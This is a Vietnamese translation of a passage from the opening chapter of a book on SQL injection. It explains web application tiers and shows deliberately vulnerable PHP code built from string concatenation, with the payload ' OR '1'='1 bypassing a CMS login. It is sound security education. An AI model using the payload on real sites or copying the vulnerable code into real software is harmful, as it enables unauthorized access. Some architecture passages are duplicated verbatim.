

SQL INJECTION

Attacks and Defense

(SQL INJECTION: Tấn công và phòng thủ)

Chương 1

SQL Injection là gì?

Dave Hartley

Giải pháp trong chương này:

- Tìm hiểu cách các ứng dụng web hoạt động
- Tìm hiểu về SQL Injection
- SQL Injection xảy ra như thế nào

Giới thiệu

Mọi người thường nói rằng họ biết SQL Injection là gì, nhưng những gì họ nghe thấy hoặc trải nghiệm chỉ là những ví dụ đơn giản. SQL Injection là một trong những lỗ hổng nghiêm trọng nhất có thể ảnh hưởng đến doanh nghiệp, vì nó có thể dẫn đến việc lộ ra tất cả các thông tin nhạy cảm được lưu trữ trong cơ sở dữ liệu của ứng dụng, bao gồm những thông tin quan trọng như tên người dùng, mật khẩu, tên, địa chỉ, số điện thoại và thông tin thẻ tín dụng.

Vậy SQL Injection thực chất là gì? Đó là lỗ hổng xảy ra khi bạn cho phép kẻ tấn công có khả năng tác động vào các truy vấn SQL (Structured Query Language) mà ứng dụng gửi đến cơ sở dữ liệu phía sau. Bằng cách tác động vào dữ liệu được gửi đến cơ sở dữ liệu, kẻ tấn công có thể tận dụng cú pháp và khả năng của SQL, cũng như sức mạnh và sự linh hoạt của các chức năng cơ sở dữ liệu và hệ điều hành có sẵn cho cơ sở dữ liệu. SQL Injection không phải là lỗ hổng chỉ ảnh hưởng đến ứng dụng web; bất kỳ mã nào chấp nhận dữ liệu đầu vào từ nguồn không đáng tin cậy và sử dụng đầu vào đó để tạo ra các câu lệnh SQL động đều có thể bị tấn công (ví dụ như các ứng dụng “fat client” trong kiến trúc client/server).

Trước đây, SQL Injection thường được khai thác chủ yếu đối với cơ sở dữ liệu phía server, tuy nhiên với đặc tả HTML5 hiện nay, kẻ tấn công có thể thực thi JavaScript hoặc các mã khác để tương tác với cơ sở dữ liệu phía client nhằm đánh

cấp dữ liệu. Tương tự, với các ứng dụng di động (chẳng hạn trên nền tảng Android), các ứng dụng độc hại và/hoặc mã script phía client có thể bị lợi dụng theo những cách tương tự (tham khảo labs.mwrinfosecurity.com/notices/webcontentresolver/ để biết thêm chi tiết).

SQL Injection có lẽ đã tồn tại từ khi các cơ sở dữ liệu SQL lần đầu tiên được kết nối với các ứng dụng Web. Tuy nhiên, Rain Forest Puppy thường được ghi nhận là người phát hiện ra lỗ hổng này — hoặc ít nhất là đã đưa nó vào sự chú ý của công chúng. Vào ngày lễ Giáng sinh năm 1998, Rain Forest Puppy đã viết một bài báo có tiêu đề "NT Web Technology Vulnerabilities" cho Phrack (www.phrack.com/issues.html?issue=54&id=8#article), một tạp chí điện tử do và dành cho các hacker. Rain Forest Puppy cũng đã phát hành một bản thông báo về SQL Injection ("How I hacked PacketStorm," có thể tìm thấy tại www.wiretrip.net/rfp/txt/rfp2k01.txt) vào đầu năm 2000, chi tiết cách SQL Injection đã được sử dụng để xâm nhập vào một trang web phổ biến. Kể từ đó, nhiều nhà nghiên cứu đã phát triển và hoàn thiện các kỹ thuật khai thác SQL Injection. Tuy nhiên, cho đến ngày nay, nhiều nhà phát triển và chuyên gia bảo mật vẫn chưa hiểu rõ về lỗ hổng này.

Trong chương này, chúng ta sẽ tìm hiểu nguyên nhân gây ra SQL Injection. Chúng ta sẽ bắt đầu với một cái nhìn tổng quan về cách các ứng dụng Web thường được cấu trúc để cung cấp bối cảnh giúp hiểu cách SQL Injection xảy ra. Sau đó, chúng ta sẽ tìm hiểu nguyên nhân của SQL Injection ở mức độ mã nguồn và các phương pháp phát triển cũng như hành vi dẫn đến lỗ hổng này.

Tìm Hiểu Cách Các Ứng Dụng Web Hoạt Động

Hầu hết chúng ta sử dụng các ứng dụng Web hàng ngày, hoặc là một phần trong công việc của mình, hoặc để truy cập email, đặt phòng kỳ nghỉ, mua sản phẩm từ cửa hàng trực tuyến, xem tin tức, v.v. Các ứng dụng Web có đủ loại hình thức và kích thước khác nhau.

Một điểm chung của tất cả các ứng dụng Web, bất kể chúng được viết bằng ngôn ngữ nào, là chúng mang tính tương tác và thường xuyên dựa vào cơ sở dữ liệu. Các ứng dụng Web dựa trên cơ sở dữ liệu rất phổ biến trong xã hội hiện đại ngày nay. Chúng thường bao gồm một cơ sở dữ liệu phía sau với các trang Web chứa mã lập trình phía server, có khả năng truy xuất thông tin cụ thể từ cơ sở dữ liệu tùy thuộc vào các tương tác động với người dùng. Một trong những ứng dụng phổ biến nhất của ứng dụng Web dựa trên cơ sở dữ liệu là ứng dụng thương mại

điện tử, nơi nhiều thông tin được lưu trữ trong cơ sở dữ liệu, như thông tin sản phẩm, mức tồn kho, giá cả, chi phí vận chuyển và đóng gói, v.v. Bạn có lẽ quen thuộc nhất với loại ứng dụng này khi mua hàng hóa và sản phẩm trực tuyến từ các nhà bán lẻ trực tuyến mà bạn lựa chọn. Một ứng dụng Web dựa trên cơ sở dữ liệu thường có ba tầng: tầng trình bày (trình duyệt Web hoặc công cụ xử lý), tầng logic (ngôn ngữ lập trình, chẳng hạn như C#, ASP, .NET, PHP, JSP, v.v.), và tầng lưu trữ (cơ sở dữ liệu như Microsoft SQL Server, MySQL, Oracle, v.v.). Trình duyệt Web (tầng trình bày, như Internet Explorer, Safari, Firefox, v.v.) gửi các yêu cầu được gửi đến tầng giữa (tầng logic), và tầng logic sẽ xử lý các yêu cầu này bằng cách thực hiện các truy vấn và cập nhật dữ liệu đối với cơ sở dữ liệu (tầng lưu trữ).

Hãy lấy ví dụ về một cửa hàng bán lẻ trực tuyến cung cấp một biểu mẫu tìm kiếm cho phép người dùng lọc và sắp xếp các sản phẩm theo sở thích, đồng thời cung cấp tùy chọn để điều chỉnh các sản phẩm hiển thị sao cho phù hợp với ngân sách tài chính. Để xem tất cả các sản phẩm trong cửa hàng có giá dưới 100 đô la, bạn có thể sử dụng URL sau: <http://www.victim.com/products.php?val=100>

Dưới đây là một đoạn mã PHP minh họa cách đầu vào của người dùng (val) được chuyển thành câu lệnh SQL động. Phần mã PHP sau sẽ được thực thi khi yêu cầu URL này được gửi đến:

```
// kết nối tới cơ sở dữ liệu
```

```
$conn = mysql_connect("localhost", "username", "password");
```

```
// xây dựng động câu lệnh SQL với đầu vào từ người dùng
```

```
$query = "SELECT * FROM Products WHERE Price < '$_GET[\"val\"]' "
```

```
"ORDER BY ProductDescription";
```

```
// thực thi câu truy vấn đối với cơ sở dữ liệu
```

```
$result = mysql_query($query);
```

```
// duyệt qua bộ kết quả
```

```
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
```

```
{
```

```
// hiển thị kết quả trên trình duyệt
```

```
echo "Description : {$row['ProductDescription']} <br>".
```

"Product ID : {\$row['ProductID']}
".

"Price : {\$row['Price']}

"; }

Dưới đây là một đoạn mã mẫu rõ ràng hơn, minh họa cách câu lệnh SQL mà mã PHP xây dựng và thực thi. Câu lệnh này sẽ trả về tất cả các sản phẩm trong cơ sở dữ liệu có giá dưới 100 đô la. Những sản phẩm này sau đó sẽ được hiển thị và trình bày cho trình duyệt Web của bạn để bạn có thể tiếp tục mua sắm trong phạm vi ngân sách của mình. Về nguyên tắc, tất cả các ứng dụng Web tương tác dựa trên cơ sở dữ liệu đều hoạt động theo cách tương tự, hoặc ít nhất là theo cách tương tự như vậy:

SELECT *

FROM Products

WHERE Price < '100.00'

ORDER BY ProductDescription;

Kiến trúc ứng dụng đơn giản

Như đã đề cập trước đó, một ứng dụng web dựa trên cơ sở dữ liệu thường có ba tầng: **trình bày (presentation)**, **logic** và **lưu trữ (storage)**. Để giúp bạn hiểu rõ hơn về cách các công nghệ ứng dụng web tương tác nhằm mang lại trải nghiệm web phong phú về tính năng, Hình 1.1 minh họa một ví dụ đơn giản về kiến trúc ba tầng mà tôi đã trình bày trước đó.




Figure 1.1 Simple Three-Tier Architecture

Tầng Trình Bày (Presentation Tier)

Tầng trình bày là cấp độ cao nhất trong ứng dụng. Nó hiển thị thông tin liên quan đến các dịch vụ như duyệt sản phẩm, mua hàng và nội dung giỏ hàng. Tầng này giao tiếp với các tầng khác bằng cách xuất kết quả tới trình duyệt hoặc tầng khách hàng, cũng như với các tầng khác trong mạng.

Tầng Logic (Logic Tier)

Tầng logic được tách riêng khỏi tầng trình bày và đảm nhiệm chức năng như một lớp độc lập, kiểm soát chức năng của ứng dụng bằng cách thực hiện xử lý chi tiết.

Tầng Lưu Trữ (Data Tier)

Tầng lưu trữ bao gồm các máy chủ cơ sở dữ liệu, nơi lưu trữ và truy xuất thông tin. Tầng này giữ dữ liệu tách biệt với các máy chủ ứng dụng hoặc logic nghiệp vụ, giúp cải thiện khả năng mở rộng (scalability) và hiệu năng.

Trong hình 1.1, trình duyệt web (tầng trình bày) gửi yêu cầu tới tầng giữa (logic), nơi xử lý các yêu cầu bằng cách thực hiện truy vấn hoặc cập nhật cơ sở dữ liệu (lưu trữ). Quy tắc cơ bản của kiến trúc ba tầng là tầng trình bày không bao giờ giao tiếp trực tiếp với tầng lưu trữ; mọi giao tiếp phải thông qua tầng trung gian (logic). Về mặt khái niệm, kiến trúc ba tầng hoạt động theo tuyến tính.

Ví dụ, khi người dùng mở trình duyệt và kết nối đến địa chỉ <http://www.victim.com>, máy chủ web ở tầng logic sẽ tải mã lệnh từ hệ thống tệp và chuyển nó đến công cụ xử lý kịch bản, nơi mã được phân tích và thực thi. Mã lệnh mở kết nối đến tầng lưu trữ qua bộ kết nối cơ sở dữ liệu, thực hiện một câu lệnh SQL trên cơ sở dữ liệu. Kết quả từ cơ sở dữ liệu được gửi trở lại qua bộ kết nối đến công cụ xử lý kịch bản ở tầng logic. Sau đó, tầng logic áp dụng các quy tắc nghiệp vụ trước khi trả về một trang HTML cho trình duyệt web ở tầng trình bày. Trình duyệt hiển thị trang HTML và cung cấp giao diện đồ họa cho người dùng. Tất cả quá trình này diễn ra trong vài giây và hoàn toàn minh bạch với người dùng.

Kiến Trúc Phức Tạp Hơn

Kiến trúc ba tầng có giới hạn về khả năng mở rộng, do đó trong những năm gần đây, mô hình này đã được đánh giá lại và một khái niệm mới tập trung vào khả năng mở rộng và bảo trì đã ra đời: **n-tier application development paradigm** (mô hình phát triển ứng dụng nhiều tầng).

Mô hình này bao gồm giải pháp bốn tầng, bổ sung một tầng trung gian gọi là **máy chủ ứng dụng (application server)** giữa máy chủ web và cơ sở dữ liệu. Máy

chủ ứng dụng trong kiến trúc n-tier lưu trữ một **API (Application Programming Interface)** để cung cấp logic nghiệp vụ và quy trình nghiệp vụ cho các ứng dụng sử dụng. Nhiều máy chủ web có thể được thêm vào khi cần. Ngoài ra, máy chủ ứng dụng có thể giao tiếp với nhiều nguồn dữ liệu khác nhau, bao gồm cơ sở dữ liệu, hệ thống máy tính lớn (mainframes) hoặc các hệ thống kế thừa.

Hình 1.2 minh họa một kiến trúc bốn tầng đơn giản.




Figure 1.2 Four-Tier Architecture

Trong Hình 1.2, trình duyệt web (tầng trình bày) gửi các yêu cầu đến tầng giữa (logic), tầng này sau đó gọi các API được cung cấp bởi máy chủ ứng dụng nằm trong tầng ứng dụng. Máy chủ ứng dụng xử lý các yêu cầu bằng cách thực hiện các truy vấn và cập nhật cơ sở dữ liệu (lưu trữ).

Khi người dùng mở trình duyệt web và kết nối đến địa chỉ <http://www.victim.com>, máy chủ web ở tầng logic sẽ tải mã lệnh từ hệ thống tệp và chuyển nó đến công cụ xử lý kịch bản để phân tích và thực thi. Mã lệnh sẽ gọi một API từ máy chủ ứng dụng ở tầng ứng dụng. Máy chủ ứng dụng mở kết nối với tầng lưu trữ thông qua một bộ kết nối cơ sở dữ liệu và thực hiện một câu lệnh SQL trên cơ sở dữ liệu.

Dữ liệu từ cơ sở dữ liệu được trả về qua bộ kết nối cơ sở dữ liệu đến máy chủ ứng dụng. Máy chủ ứng dụng áp dụng bất kỳ quy tắc logic ứng dụng hoặc nghiệp vụ nào trước khi trả dữ liệu về máy chủ web. Máy chủ web sẽ thực hiện các logic cuối cùng trước khi chuyển đổi dữ liệu thành định dạng HTML và gửi tới trình duyệt web của người dùng trong tầng trình bày. Trình duyệt web sau đó sẽ hiển thị HTML và cung cấp cho người dùng giao diện đồ họa. Tất cả quá trình này diễn ra trong vài giây và hoàn toàn trong suốt đối với người dùng.

Khái Niệm Cơ Bản Về Kiến Trúc Tầng

Kiến trúc tầng (tiered architecture) cơ bản dựa trên việc chia nhỏ ứng dụng thành các phần hoặc tầng logic, mỗi tầng đảm nhận một vai trò chung hoặc cụ thể. Các

tầng này có thể được đặt trên các máy khác nhau hoặc trên cùng một máy nhưng được phân tách một cách logic hoặc khái niệm.

- **Số lượng tầng tăng lên** sẽ làm cho vai trò của mỗi tầng trở nên cụ thể hơn.
- Việc tách biệt trách nhiệm của ứng dụng thành nhiều tầng giúp **dễ dàng mở rộng, phân chia công việc phát triển** hiệu quả hơn, và làm cho ứng dụng **dễ đọc và tái sử dụng các thành phần** hơn.

Phương pháp này cũng giúp ứng dụng **mạnh mẽ hơn** bằng cách giảm thiểu rủi ro từ một điểm lỗi duy nhất. Ví dụ, nếu có sự thay đổi về nhà cung cấp cơ sở dữ liệu, chỉ cần cập nhật các thành phần liên quan trong tầng ứng dụng mà không ảnh hưởng đến tầng trình bày hoặc logic.

Kiến trúc ba tầng và bốn tầng hiện là những kiến trúc phổ biến nhất trên Internet, nhưng mô hình **n-tier** lại rất linh hoạt. Mô hình này cho phép tạo ra nhiều tầng và lớp khác nhau, được phân tách và triển khai theo nhiều cách sáng tạo khác nhau, đáp ứng các nhu cầu cụ thể của từng hệ thống.

Trong Hình 1.2, trình duyệt web (tầng trình bày) gửi các yêu cầu đến tầng giữa (logic), tầng này sau đó gọi các API được cung cấp bởi máy chủ ứng dụng nằm trong tầng ứng dụng. Máy chủ ứng dụng xử lý các yêu cầu bằng cách thực hiện các truy vấn và cập nhật cơ sở dữ liệu (lưu trữ).

Khi người dùng mở trình duyệt web và kết nối đến địa chỉ <http://www.victim.com>, máy chủ web ở tầng logic sẽ tải mã lệnh từ hệ thống tệp và chuyển nó đến công cụ xử lý kịch bản để phân tích và thực thi. Mã lệnh sẽ gọi một API từ máy chủ ứng dụng ở tầng ứng dụng. Máy chủ ứng dụng mở kết nối với tầng lưu trữ thông qua một bộ kết nối cơ sở dữ liệu và thực hiện một câu lệnh SQL trên cơ sở dữ liệu.

Dữ liệu từ cơ sở dữ liệu được trả về qua bộ kết nối cơ sở dữ liệu đến máy chủ ứng dụng. Máy chủ ứng dụng áp dụng bất kỳ quy tắc logic ứng dụng hoặc nghiệp vụ nào trước khi trả dữ liệu về máy chủ web. Máy chủ web sẽ thực hiện các logic cuối cùng trước khi chuyển đổi dữ liệu thành định dạng HTML và gửi tới trình duyệt web của người dùng trong tầng trình bày. Trình duyệt web sau đó sẽ hiển thị HTML và cung cấp cho người dùng giao diện đồ họa. Tất cả quá trình này diễn ra trong vài giây và hoàn toàn trong suốt đối với người dùng.

Khái Niệm Cơ Bản Về Kiến Trúc Tầng

Kiến trúc tầng (tiered architecture) cơ bản dựa trên việc chia nhỏ ứng dụng thành các phần hoặc tầng logic, mỗi tầng đảm nhận một vai trò chung hoặc cụ thể. Các tầng này có thể được đặt trên các máy khác nhau hoặc trên cùng một máy nhưng được phân tách một cách logic hoặc khái niệm.

- **Số lượng tầng tăng lên** sẽ làm cho vai trò của mỗi tầng trở nên cụ thể hơn.
- Việc tách biệt trách nhiệm của ứng dụng thành nhiều tầng giúp **dễ dàng mở rộng, phân chia công việc phát triển** hiệu quả hơn, và làm cho ứng dụng **dễ đọc và tái sử dụng các thành phần** hơn.

Phương pháp này cũng giúp ứng dụng **mạnh mẽ hơn** bằng cách giảm thiểu rủi ro từ một điểm lỗi duy nhất. Ví dụ, nếu có sự thay đổi về nhà cung cấp cơ sở dữ liệu, chỉ cần cập nhật các thành phần liên quan trong tầng ứng dụng mà không ảnh hưởng đến tầng trình bày hoặc logic.

Kiến trúc ba tầng và bốn tầng hiện là những kiến trúc phổ biến nhất trên Internet, nhưng mô hình **n-tier** lại rất linh hoạt. Mô hình này cho phép tạo ra nhiều tầng và lớp khác nhau, được phân tách và triển khai theo nhiều cách sáng tạo khác nhau, đáp ứng các nhu cầu cụ thể của từng hệ thống.

Hiểu về SQL Injection

Các ứng dụng web ngày càng trở nên phức tạp và ngày càng đòi hỏi công nghệ kỹ thuật cao hơn. Chúng bao gồm các cổng thông tin động trên Internet và intranet, như các trang thương mại điện tử và mạng đối tác (extranets), đến các ứng dụng doanh nghiệp được cung cấp qua giao thức HTTP, như hệ thống quản lý tài liệu và ứng dụng ERP. Tính khả dụng của các hệ thống này và độ nhạy cảm của dữ liệu mà chúng lưu trữ và xử lý đang trở nên quan trọng đối với hầu hết các doanh nghiệp lớn, không chỉ những doanh nghiệp có cửa hàng trực tuyến. Các ứng dụng web và cơ sở hạ tầng hỗ trợ chúng sử dụng các công nghệ đa dạng và có thể chứa lượng lớn mã được sửa đổi hoặc tùy chỉnh. Chính thiết kế phong phú về tính năng của chúng, cùng với khả năng thu thập, xử lý và phân phối thông tin qua Internet hoặc trong intranet, đã khiến chúng trở thành mục tiêu phổ biến của các cuộc tấn công.

Ngoài ra, do thị trường công nghệ bảo mật mạng đã trưởng thành và ít lỗ hổng bảo mật mạng hơn, các hacker ngày càng chuyển sự tập trung của họ sang cố gắng xâm phạm ứng dụng.

SQL injection là một cuộc tấn công trong đó mã SQL được chèn hoặc bổ sung vào các tham số đầu vào của ứng dụng/người dùng, sau đó được chuyển đến máy chủ

SQL phía sau để phân tích và thực thi. Bất kỳ quy trình nào tạo ra các câu lệnh SQL đều có khả năng dễ bị tấn công, bởi sự đa dạng của SQL và các phương pháp sẵn có để xây dựng nó cung cấp rất nhiều lựa chọn cho việc lập mã.

Hình thức chính của SQL injection bao gồm việc chèn trực tiếp mã vào các tham số được nối chuỗi với các lệnh SQL và được thực thi. Một hình thức tấn công ít trực tiếp hơn là chèn mã độc vào các chuỗi được lưu trữ trong bảng hoặc siêu dữ liệu. Khi các chuỗi được lưu trữ này sau đó được nối vào một lệnh SQL động, mã độc sẽ được thực thi.

Khi một ứng dụng web không làm sạch đúng cách các tham số được truyền vào các câu lệnh SQL động (ngay cả khi sử dụng các kỹ thuật tham số hóa), kẻ tấn công có thể thay đổi cấu trúc của các câu lệnh SQL phía sau. Khi kẻ tấn công có thể sửa đổi một câu lệnh SQL, câu lệnh đó sẽ thực thi với các quyền tương tự như người dùng ứng dụng; khi sử dụng máy chủ SQL để thực thi các lệnh tương tác với hệ điều hành, quy trình sẽ chạy với các quyền giống như thành phần đã thực thi lệnh (ví dụ: máy chủ cơ sở dữ liệu, máy chủ ứng dụng hoặc máy chủ web), thường có quyền rất cao.

Để minh họa điều này, hãy quay lại ví dụ trước về một cửa hàng bán lẻ trực tuyến đơn giản. Nếu bạn còn nhớ, chúng ta đã cố gắng xem tất cả các sản phẩm trong cửa hàng có giá dưới \$100 bằng cách sử dụng URL sau:

<http://www.victim.com/products.php?val=100>

Các ví dụ URL trong chương này sử dụng tham số GET thay vì tham số POST để dễ minh họa. Tham số POST cũng dễ bị thao tác tương tự; tuy nhiên, điều này thường yêu cầu sử dụng công cụ khác như công cụ chỉnh sửa lưu lượng, tiện ích trình duyệt, hoặc ứng dụng proxy nội tuyến.

Lần này, bạn sẽ cố gắng chèn lệnh SQL của mình bằng cách nối chuỗi chúng vào tham số đầu vào val. Bạn có thể thực hiện điều này bằng cách thêm chuỗi ' OR '1'='1 vào URL:

<http://www.victim.com/products.php?val=100' OR '1'='1>

Lần này, câu lệnh SQL mà tập lệnh PHP tạo ra và thực thi sẽ trả về tất cả các sản phẩm trong cơ sở dữ liệu, bất kể giá của chúng. Điều này xảy ra vì bạn đã thay đổi logic của truy vấn. Lệnh nối chuỗi kết quả vào toán tử OR khiến câu truy vấn luôn trả về đúng, nghĩa là 1 luôn bằng 1. Đây là câu lệnh đã được xây dựng và thực thi:

```
SELECT * FROM
```

```
ProductsTbl
```

```
WHERE Price < '100.00' OR '1' = '1'
```

```
ORDER BY ProductDescription;
```

Có nhiều cách để khai thác các lỗ hổng SQL Injection nhằm đạt được nhiều mục tiêu khác nhau;

sự thành công của cuộc tấn công thường phụ thuộc nhiều vào cơ sở dữ liệu và các hệ thống liên kết đang bị tấn công. Đôi khi, cần rất nhiều kỹ năng và sự kiên trì để khai thác một lỗ hổng đạt đến tiềm năng tối đa của nó.

Ví dụ đơn giản trước đó minh họa cách một kẻ tấn công có thể thao túng một câu lệnh SQL được tạo động từ đầu vào không được xác thực hoặc mã hóa để thực hiện các hành động mà nhà phát triển ứng dụng không lường trước hoặc không dự định. Tuy nhiên, ví dụ này có thể chưa minh họa đầy đủ tính hiệu quả của một lỗ hổng như vậy; rốt cuộc, chúng ta chỉ sử dụng lỗ hổng để xem tất cả các sản phẩm trong cơ sở dữ liệu, điều mà ta hoàn toàn có thể làm hợp pháp bằng cách sử dụng chức năng của ứng dụng theo đúng cách thức mà nó được thiết kế ban đầu.

Điều gì sẽ xảy ra nếu ứng dụng tương tự có thể được quản trị từ xa bằng một **hệ thống quản lý nội dung (CMS)**? CMS là một ứng dụng web dùng để tạo, chỉnh sửa, quản lý và xuất bản nội dung lên một trang web mà không cần có kiến thức chuyên sâu hoặc khả năng lập trình HTML. Bạn có thể sử dụng URL sau để truy cập vào ứng dụng CMS:

<http://www.victim.com/cms/login.php?username=foo&password=bar>

Ứng dụng CMS yêu cầu bạn cung cấp một tên người dùng và mật khẩu hợp lệ trước khi có thể truy cập chức năng của nó. Truy cập URL ở trên sẽ dẫn đến lỗi: **“Incorrect username or password, please try again.”**

Dưới đây là mã của tập lệnh login.php:

```
// kết nối đến cơ sở dữ liệu
```

```
$conn = mysql_connect("localhost", "username", "password");
```

```
// xây dựng động câu lệnh SQL với đầu vào
```

```
$query = "SELECT userid FROM CMSUsers WHERE user = '$_GET[\"user\"]' " .
```

```
"AND password = '$_GET[\"password\"]'";
```

```
// thực thi câu lệnh truy vấn đối với cơ sở dữ liệu
$result = mysql_query($query);

// kiểm tra xem có bao nhiêu dòng được trả về từ cơ sở dữ liệu
$rowcount = mysql_num_rows($result);

// nếu một dòng được trả về, chứng tỏ thông tin xác thực hợp lệ
// chuyển hướng người dùng đến trang quản trị
if ($rowcount != 0) {
    header("Location: admin.php");
}

// nếu không có dòng nào được trả về, chứng tỏ thông tin không hợp lệ
else {
    die('Incorrect username or password, please try again.');
```

Tập lệnh login.php tạo động một câu lệnh SQL sẽ trả về một tập kết quả nếu tên người dùng và mật khẩu khớp. Câu lệnh SQL mà tập lệnh PHP xây dựng và thực thi được minh họa rõ ràng hơn trong đoạn mã sau. Câu truy vấn sẽ trả về userid tương ứng với người dùng nếu giá trị tên người dùng và mật khẩu nhập vào khớp với giá trị lưu trữ tương ứng trong bảng CMSUsers:

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar';
```

Vấn đề với mã là nhà phát triển ứng dụng tin rằng số lượng bản ghi trả về khi tập lệnh được thực thi sẽ luôn là zero hoặc một. Trong ví dụ injection trước, chúng ta đã sử dụng vector có thể khai thác để thay đổi ý nghĩa của câu truy vấn SQL để luôn trả về giá trị true. Nếu sử dụng kỹ thuật tương tự với ứng dụng CMS, chúng ta có thể khiến logic của ứng dụng bị thất bại. Bằng cách thêm chuỗi ' OR

'1'='1 vào URL sau, câu lệnh SQL mà tập lệnh PHP xây dựng và thực thi lần này sẽ trả về tất cả userids của tất cả người dùng trong bảng CMSUsers. URL sẽ trông như sau:

`http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1`

Tất cả các userids sẽ được trả về vì chúng ta đã thay đổi logic của truy vấn. Điều này xảy ra vì câu lệnh bổ sung dẫn đến toán tử OR trong câu truy vấn luôn trả về true, tức là 1 sẽ luôn bằng 1. Dưới đây là câu truy vấn được tạo và thực thi:

```
SELECT userid
```

```
FROM CMSUsers
```

```
WHERE user = 'foo' AND password = 'password' OR '1' = '1';
```

Logic của ứng dụng có nghĩa là nếu cơ sở dữ liệu trả về nhiều hơn zero bản ghi, chúng ta chắc chắn đã nhập đúng thông tin xác thực và sẽ được chuyển hướng và cấp quyền truy cập vào tập lệnh admin.php bảo vệ. Chúng ta sẽ thường xuyên đăng nhập dưới tên người dùng đầu tiên trong bảng CMSUsers. Một lỗ hổng SQL injection đã cho phép logic của ứng dụng bị thao túng và thay đổi.

Cảnh báo pháp lý:

Đừng thử bất kỳ ví dụ nào trong số này trên bất kỳ ứng dụng web hoặc hệ thống nào trừ khi bạn có sự cho phép (bằng văn bản, càng tốt) từ chủ sở hữu ứng dụng hoặc hệ thống. Tại Hoa Kỳ, bạn có thể bị truy tố theo **Đạo luật Lừa đảo và Lạm dụng Máy tính năm 1986** (www.cio.energy.gov/documents/ComputerFraud-AbuseAct.pdf) hoặc **Đạo luật USA PATRIOT năm 2001**. Tại Vương quốc Anh, bạn có thể bị truy tố theo **Đạo luật Lạm dụng Máy tính năm 1990** (www.opsi.gov.uk/acts/acts1990/Ukpga_19900018_en_1) và **Đạo luật Cảnh sát và Tư pháp năm 2006** (www.opsi.gov.uk/Acts/acts2006/ukpga_20060048_en_1). Nếu bị truy tố thành công và bị kết án, bạn có thể phải nộp phạt hoặc nhận án tù dài hạn.

Ví dụ Nổi bật

Rất khó để thu thập dữ liệu chính xác về số lượng tổ chức bị lỗ hổng SQL injection hoặc đã bị xâm nhập qua lỗ hổng này, vì nhiều quốc gia, không giống như các đối tác ở Mỹ, không bắt buộc theo luật phải công khai khi họ gặp phải sự cố bảo mật nghiêm trọng. Tuy nhiên, các vi phạm bảo mật và các cuộc tấn công thành công do những kẻ tấn công độc hại thực hiện hiện nay là chủ đề được truyền thông

chú ý nhiều. Ngay cả những vi phạm nhỏ nhất, mà trước đây có thể không được công chúng rộng rãi chú ý, giờ đây thường xuyên được công khai rộng rãi.

Một số tài nguyên có sẵn công khai có thể giúp bạn hiểu được mức độ nghiêm trọng của vấn đề SQL injection. Ví dụ, danh sách **CWE (Common Weakness Enumeration)/SANS Top 25 Most Dangerous Software Errors** năm 2011 là danh sách các lỗi phổ biến và nghiêm trọng nhất có thể dẫn đến các lỗ hổng nghiêm trọng trong phần mềm. Top 25 lỗi này được ưu tiên dựa trên đầu vào từ hơn 20 tổ chức khác nhau, đã đánh giá từng lỗ hổng dựa trên độ phổ biến, tầm quan trọng và khả năng bị khai thác. Nó sử dụng **Hệ thống Đánh giá Lỗ hổng (CWSS)** để chấm điểm và xếp hạng kết quả cuối cùng. Danh sách **CWE/SANS Top 25 Most Dangerous Software Errors** năm 2011 xếp **SQL injection** ở vị trí đầu tiên (cwe.mitre.org/top25/index.html).

Ngoài ra, **Open Web Application Security Project (OWASP)** liệt kê **Injection Flaws** (bao gồm SQL injection) là lỗ hổng bảo mật nghiêm trọng nhất ảnh hưởng đến các ứng dụng Web trong danh sách **OWASP Top 10** năm 2010. Mục tiêu chính của OWASP Top 10 là giáo dục các nhà phát triển, nhà thiết kế, kiến trúc sư và tổ chức về hậu quả của những lỗ hổng bảo mật Web phổ biến nhất. Trong danh sách trước đó được công bố vào năm 2007, SQL injection xếp thứ hai. OWASP đã thay đổi phương pháp xếp hạng vào năm 2010 để ước tính mức độ rủi ro, thay vì chỉ dựa vào tần suất của lỗ hổng. Danh sách **OWASP Top 10** được biên soạn từ dữ liệu trích xuất từ danh sách **Common Vulnerabilities and Exposures (CVE)** của MITRE Corporation (cve.mitre.org). Vấn đề với việc sử dụng số CVE như một chỉ báo về số lượng trang web bị lỗ hổng SQL injection là dữ liệu không cung cấp cái nhìn về các lỗ hổng trong các trang web tùy chỉnh. Các yêu cầu CVE chỉ phản ánh số lượng lỗ hổng đã được phát hiện trong các ứng dụng thương mại và mã nguồn mở; chúng không phản ánh mức độ lỗ hổng tồn tại trong thực tế. Trên thực tế, tình hình còn tồi tệ hơn rất nhiều. Tuy nhiên, báo cáo xu hướng được công bố vào năm 2007 có thể là một tài liệu 